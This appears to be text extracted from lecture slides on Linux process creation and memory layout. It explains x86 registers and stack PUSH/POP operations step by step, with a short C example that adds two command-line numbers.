


Process Creation in Linux


When a program is executed, it is mapped in memory and laid out in an organized manner.

1. The kernel creates a virtual address space in which the program runs.
2. Information is loaded from exec file to newly allocated address space:
 - a. The dynamic linker, called by the kernel, loads the **segments** defined by the **program headers**.
3. The kernel sets up the *stack* and heap and jumps at the *entry point* of the program.


Process Layout in Linux



Recall: Virtual vs Physical Address Space



The Code and the Stack



Statically allocated **local variables** (including env.)
Function **activation records**.
Grows "down", toward lower addresses.

Unallocated memory.

Dynamically allocated data.
Grows "up", toward higher addresses.

Initialized data (e.g., global variables).

Uninitialized data. Zeroed when the program begins to run.

Executable **code** (machine instructions).

Recall on Registers

- **General Purpose:** Common mathematical operations. They store data and addresses (EAX, EBX, ECX)
 - **ESP:** address of the last stack operation, the top of the stack.
 - **EBP:** address of the base of the current function frame
 - relative addressing
- **Segment:** 16 bit registers used for keep track of segments and backward compatibility (DS, SS)
- **Control:** Control the function of the processor (execution)
 - **EIP:** address of the next machine instruction to be executed
- **Other**
 - **EFLAG:** 1 bit registers, store the result of test performed by the processor

Stack Instructions

- **Push** -> Allocate and Write a value
 - ESP is decremented by 4 Bytes
 - Dword is written to the new address stored in the ESP register

PUSH %ebp | \$value | addr


- **Pop** -> Retrieve a value and Deallocate
 - Load the Value on top of the stack into the register
 - ESP is incremented by 4 Bytes

POP %ebx | %eax

Stack Instructions

Push \$1


Push \$2



Stack Instructions: PUSH

Push \$1 ←


Push \$2



Stack Instructions: PUSH

Push \$1 ←


Push \$2



Stack Instructions: PUSH

Push \$1


Push \$2 ←



Stack Instructions: PUSH

Push \$1


Push \$2 ←



Stack Instructions: POP

POP %EAX


POP %EBX



Stack Instructions: POP

POP %EAX ←


POP %EBX



Stack Instructions: POP

POP %EAX ←


POP %EBX



Stack Instructions: POP

POP %EAX


POP %EBX ←



Stack Instructions: POP

POP %EAX

POP %EBX ←




```
int foo(int a, int b) {  
    int c = 14;  
    c = (a + b) * c;  
    return c;  
}
```

```
./executable_file 10 20
```

```
int main(int argc, char * argv[]) {  
    int avar;  
    int bvar;  
    int cvar;  
    char * str;  
  
    avar = atoi(argv[1]);  
    bvar = atoi(argv[2]);  
    cvar = foo(avar, bvar);  
  
    printf("foo(%d, %d) = %d\n", avar, bvar, cvar);  
  
    return 0;  
}
```

Code = sequence of machine instructions

The Code



Beware! These instructions are not aligned as words!

Functions and the Stack

